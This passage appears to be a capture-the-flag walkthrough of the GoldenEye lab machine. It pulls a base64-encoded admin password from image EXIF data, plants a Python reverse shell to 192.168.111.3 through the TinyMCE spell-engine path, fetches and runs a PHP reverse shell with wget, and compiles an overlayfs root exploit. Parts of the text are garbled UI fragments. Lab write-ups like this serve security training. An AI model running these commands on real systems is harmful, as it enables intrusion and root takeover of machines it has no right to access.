
Based on the downloaded image, opening it showed nothing after the EOF — but I found something good in the EXIF data: a base64-encoded string
>> file for-007.jpg
for-007.jpg: JPEG image data, JFIF standard 1.01, resolution (DPI), density 300x300,
segment length 16, Exif Standard: [TIFF image data, big-endian, direntries=7,
description=eFdpbnRlcjE5OTV4IQ==, manufacturer=GoldenEye, resolutionunit=2, software=linux], baseline, precision 8, 313x212, components 3

>> echo 'eFdpbnRlcjE5OTV4IQ==' |base64 -d
xWinter1995x!
Decoded it — the MOOC site admin’s password is in hand!
Getting a Shell
Used the upload point to upload a shell and got a reverse MSF shell:
# /var/www/html/gnocertdir/
:/gnocertdir/draftfile.php/5/user/draft/810667993/reverse_php.php

# /var/www/html/gnocertdir/draftfile.php/5/user/draft/810667993/reverse_php.php
Command execution point:
# Get a webshell

# Home / ► Site administration / ► Server / ► System paths
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.111.3",443));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'

# Home / ► Site administration / ► Plugins / ► Text editors / ► TinyMCE HTML editor#
Set pspellshell as the spell engine

# Bounce back the initial shell
wget http://192.168.111.3/reverse_php.php
chmod +x reverse_php.php
php -f  reverse_php.php
TinyMCEHTMLeditor
Spellengine
PSpellshell
Default:GoogleSpell
editortinymcespellengine
Spelllanguagelist
+English-en,Danish-da,uhninniDefault
editortinymcespelllanguagelist
+Englishen,Danishda,Duhih

# overlayfs privilege escalation
#	ref:https://www.exploit-db.com/download/37292.c

sed -i 's/gcc/cc/g' overlay.c # gcc is not on the system, so cc is used instead
#	sed with the -i option replaces the first gcc on each line of the file with cc
#	The trailing /g flag replaces every occurrence on each line:
cc overlay.c -o overlay
Privilege escalation succeeded